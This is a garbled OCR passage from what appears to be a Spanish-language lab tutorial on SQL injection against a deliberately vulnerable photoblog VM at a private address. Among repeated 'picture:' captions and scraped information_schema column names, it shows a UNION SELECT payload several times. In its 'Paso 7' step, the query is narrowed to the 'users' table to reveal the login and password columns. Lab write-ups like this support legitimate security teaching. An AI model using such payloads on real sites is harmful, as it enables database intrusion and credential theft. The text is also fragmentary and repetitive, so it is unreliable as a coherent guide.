
MESSAGES_RECEIVED

picture: page_faults_major

PAGE_FAULTS_MAJOR

picture: page_faults_minor

PAGE_FAULTS_MINOR



```
id=1%20union%20select%201,column_name,3,4%20from%20information_schema.columns
```

picture: swaps

SWAPS

picture: source_function

SOURCE_FUNCTION

picture: source_file

SOURCE_FILE

picture: source_line

SOURCE_LINE

picture: unique_constraint_catalog

UNIQUE_CONSTRAINT_CATALOG

picture: unique_constraint_schema

UNIQUE_CONSTRAINT_SCHEMA

picture: unique_constraint_name

UNIQUE_CONSTRAINT_NAME

picture: match_option

MATCH_OPTION

picture: update_rule

UPDATE_RULE

picture: delete_rule

DELETE_RULE


picture: specific_name

SPECIFIC_NAME

picture: routine_catalog

ROUTINE_CATALOG

picture: routine_schema



php?id=1%20union%20select%201,column_name,3,4%20from%20information_schema.columns

picture: routine_name

ROUTINE_NAME

picture: routine_type

ROUTINE_TYPE

picture: dtd_identifier

DTD_IDENTIFIER

picture: routine_body

ROUTINE_BODY

picture: routine_definition

ROUTINE_DEFINITION

picture: external_name

EXTERNAL_NAME

picture: external_language

EXTERNAL_LANGUAGE

picture: parameter_style

PARAMETER_STYLE

picture: is_deterministic

IS_DETERMINISTIC

picture: sql_data_access

SQL_DATA_ACCESS


picture: sql_path

SQL_PATH

picture: security_type

SECURITY_TYPE

picture: routine_comment



=1%20union%20select%201,column_name,3,4%20from%20information_schema.columns

ROUTINE_COMMENT

picture: catalog_name

CATALOG_NAME

picture: schema_name

SCHEMA_NAME

picture: default_character_set_name

DEFAULT_CHARACTER_SET_NAME

picture: default_collation_name

DEFAULT_COLLATION_NAME

picture: non_unique

NON_UNIQUE

picture: index_schema

INDEX_SCHEMA

picture: index_name

INDEX_NAME

picture: seq_in_index

SEQ_IN_INDEX

picture: collation

COLLATION


picture: cardinality

CARDINALITY

picture: sub_part

SUB_PART

picture: packed



```
.php?id=1%20union%20select%201,column_name,3,4%20from%20information_schema.columns
```

PACKED

picture: nullable

NULLABLE

picture: index_type

INDEX_TYPE

picture: table_type

TABLE_TYPE

picture: auto_increment

AUTO_INCREMENT

picture: table_collation

TABLE_COLLATION

picture: create_options

CREATE_OPTIONS

picture: table_comment

TABLE_COMMENT

picture: constraint_type

CONSTRAINT_TYPE

picture: trigger_catalog

TRIGGER_CATALOG


picture: trigger_schema

TRIGGER_SCHEMA

picture: trigger_name

TRIGGER_NAME

picture: event_manipulation



?id=1%20union%20select%201,column_name,3,4%20from%20information_schema.columns

EVENT_MANIPULATION

picture: event_object_catalog

EVENT_OBJECT_CATALOG

picture: event_object_schema

EVENT_OBJECT_SCHEMA

picture: event_object_table

EVENT_OBJECT_TABLE

picture: action_order

ACTION_ORDER

picture: action_condition

ACTION_CONDITION

picture: action_statement

ACTION_STATEMENT

picture: action_orientation

ACTION_ORIENTATION

picture: action_timing

ACTION_TIMING

picture: action_reference_old_table

ACTION_REFERENCE_OLD_TABLE


picture: action_reference_new_table

ACTION_REFERENCE_NEW_TABLE

picture: action_reference_old_row

ACTION_REFERENCE_OLD_ROW

picture: action_reference_new_row



ACTION_REFERENCE_NEW_ROW

picture: view_definition

VIEW_DEFINITION

picture: check_option

CHECK_OPTION

picture: is_updatable

IS_UPDATABLE

picture: title

title

picture: img

img

picture: cat

cat

picture: login

login


picture: password

password

No Copyright

Paso 7:

- Ahora añadimos a la sentencia anterior un where table_name=’users’, que es el nombre de una tabla que obtuvimos en el paso anterior.
- Sentencia: id=1 union select 1,column_name,3,4 from information_schema.columns where table_name='users'



s seguro | 192.168.56.102/cat.php?id=1%20union%20select%201,column_name,3,4%20from%20information_schema.columns%20where%20table_name=%27users%27

My Awesome Photoblog

Home | test | ruxcon | 2010 | All pictures | Admin

picture: ruby

picture: cthulhu

picture: id

id

picture: login

login

